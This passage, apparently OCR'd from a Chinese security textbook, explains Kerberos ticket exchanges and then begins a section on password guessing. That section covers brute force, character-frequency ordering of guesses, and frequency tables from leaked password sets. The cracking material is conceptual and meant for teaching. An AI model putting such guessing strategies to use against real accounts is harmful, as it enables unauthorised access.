



图 7-3　第二阶段信息交换示意图

Kerberos 协议的第二阶段：用户（C）与票据许可服务器（TGS）交互，用户（C）获取服务器（V）的服务许可票据$Ticket_V$。

用户（C）向票据许可服务器（TGS）发送请求：ID_V：用户请求服务器；$Ticket_{tgs}$：向 TGS 证实该用户已经被 AS 认证；AU_C：由用户的客户端生成，由$E_{kc,tgc}$加密，用于验证 ticket。$E_{kc,tgc}$：使用用户（C）和 TGS 共享的密钥$K_{c,tgs}$来加密，以保护 TGS 返回给用户（C）的信息，可用$K_{c,tgs}$解密。

票据许可服务器（TGS）返回应答信息给用户（C）：基于用户（C）和 TGS 共享口令 $K_{c,tgs}$ 的加密，使得 TGS 和客户端可以验证口令，并保护通信安全；$K_{C,V}$：由 TGS 产生，是用户和服务器（V）之间进行信息交换时的临时口令；ID_V：确认该票据是为服务器而签发；TS_4：时间戳；$Ticket_V$：由 E_{kv} 加密用户用来访问服务器的票据。E_{kv}：使用 TGS 服务器知道的会话密钥 K_v 加密信息以防止信息被篡改。

具体过程：用户（C）将访问 TGS 的票据和对服务器的请求以及自己的信息{ID_V, $Ticket_{tgs}$, AU_C}发送到 TGS 进行验证；TGS 验证用户的身份以及请求后返回给用户一个信息{ $K_{C,V}$, ID_V, TS_4, $Ticket_V$ }，这个信息由进行加密，用户可以用自身和 TGS 共享的密钥 $K_{c,tgs}$ 来解密。同时这个信息中包含了用户可以访问服务器（V）的票据 $Ticket_V$ 以及用户和服务器（V）之间通信的密钥 $K_{C,V}$。






图 7-4　第三阶段信息交换示意图

Kerberos 协议的第三阶段：用户（C）与服务器（V）交互，用户（C）获得服务。

用户（C）向服务器（V）发送服务请求：$Ticket_V$：向服务器证实该票据已被 AS 和 TGS 认证；AU_C：由用户的客户端生成，用于验证 ticket。

服务器（V）返回应答信息给用户（C）：基于用户（C）和服务器共享口令 $K_{C,V}$ 来加密，使用户确认这报文来自于服务器（V）；TS_5+1：时间戳，使用户确信这不是报文重放攻击。

具体过程：用户（C）将访问服务器（V）的票据和自身的信息{ $Ticket_V$, AU_C }发送给服务器进行验证；服务器验证用户的身份以及请求后，返回给用户一个信息{ TS_5+1}，这个信息由 $E_{kc,v}$ 进行加密，用户可以用自身和服务器之间共享的口令 $K_{c,v}$ 来解密。同时用户可以开始访问服务器。

（6）Kerberos 身份认证带来的好处

① 身份委派。Windows 服务可按照用户的意愿模仿客户端访问网络资源。Kerberos 协议可以使一个服务为客户端完成本地计算机上的资源访问，同时可以使一个服务在连接到其他服务时去模仿客户端。

② 更高效的身份认证。Kerberos 身份认证协议，服务器不用去连接域控制器，相应的，服务器可以检验客户端提供的验证的票据。客户端可以为特定的服务获取一次验证票据并在一次登录过程中反复使用这个验证票据。

③ 相互身份验证。通过使用 Kerberos 协议，在网络连接的一端都可以以验证网络另一端的声明是它自己的实体。

7.1.2 身份认证技术

7.1.2.1 口令猜测技术

1．brute force（暴力攻击）

基于密码加密的暴力破解法。试验所有可能的口令组合来破解口令。即通过穷举的方法来破解，将口令进行逐个推算或辅以字典来缩小口令范围，直到找出真正的口令的一种口令分析方法。暴力攻击的方法往往是不可行的，由于时间和设备的约束。暴力破解理论上能破解所有的文本口令，但时间和性能开销随字符集规模和长度的变化非常大。

暴力攻击的猜测次序是由字母表来决定的。举例来说，一个攻击者对于 3 个字符的口令，使用小写字母表，那么他的猜测就会从“aaa”开始，以“zzz”结束。但是，由于不同的攻击者选择增量的从左边开始还是从右边开始的不用，比如一些人采用右边增量，则猜测次序为“aaa,aab,aac”，而另一些人选择从左边增量，则猜测次序为“aaa,baa,caa”，而这对于口令破解的时间有着巨大影响。

2．字符频率分析

字符频率分析，常被应用在密码学中，尤其是用于破解古典密码。并且在数据压缩

技术中也有应用，如著名的霍夫曼编码。在暴力破解前，人们统计每个字符在训练集中的出现频率，在破解的过程中，优先使用频率高的字符进行猜测，可以显著提高单纯暴力破解的效率。和单纯暴力破解相比，经过字符频率分析后，若是想完全覆盖一个口令字符空间，其猜测次数仍然是

$$\sum_{k=0}^{n} x^k$$

其中 n 同样是最大的口令长度，x 依旧是字符空间的大小。但是，在猜测的过程中，字符在字符集中的前后排列顺序根据训练集中出现的频率由大到小进行排序。这样，攻击者能够在有限的猜测次数中优先破解出大部分口令。

字符频率分析的结果会根据训练集的差异有很大的不同，为了取得更好的破解效率，我们应该分析破解目标的特点，使用最合适的训练集。图 7-5 显示了英语国家字母频率分析。




图 7-5　英语字母频率分布图

这虽然是通过训练英国著名小说《白鲸记》得到的，但是无论是美国康奈尔大学数学探索项目统计了 40000 个单词后得到的表，还是牛津大学出版社分析简明牛津词典的词条后得出的结论都和这张表中的数据大同小异。以上结果，说明英语语言相关作品大部分符合相同的字符频率排列，参见表 7-1。

表 7-1 英语国家密码集的频率分布

密 码 集	顺 序	字母频率分布
Phpbb	全部	aeorisnlt12md0cp3hbuk45g9687yfwjvzxqASER
Phpbb	首字母	s1mpabctdrlfhgkjnw2ei0ov3q45796z8yuxSMPB
Phpbb	末字母	e1nsra326yt0d945o78lkgmihbpcxuwfzjvq!ESA
Rockyou	全部	aelionrls02tm3c98dy54h6b7kpgjvfwzAxEIORL
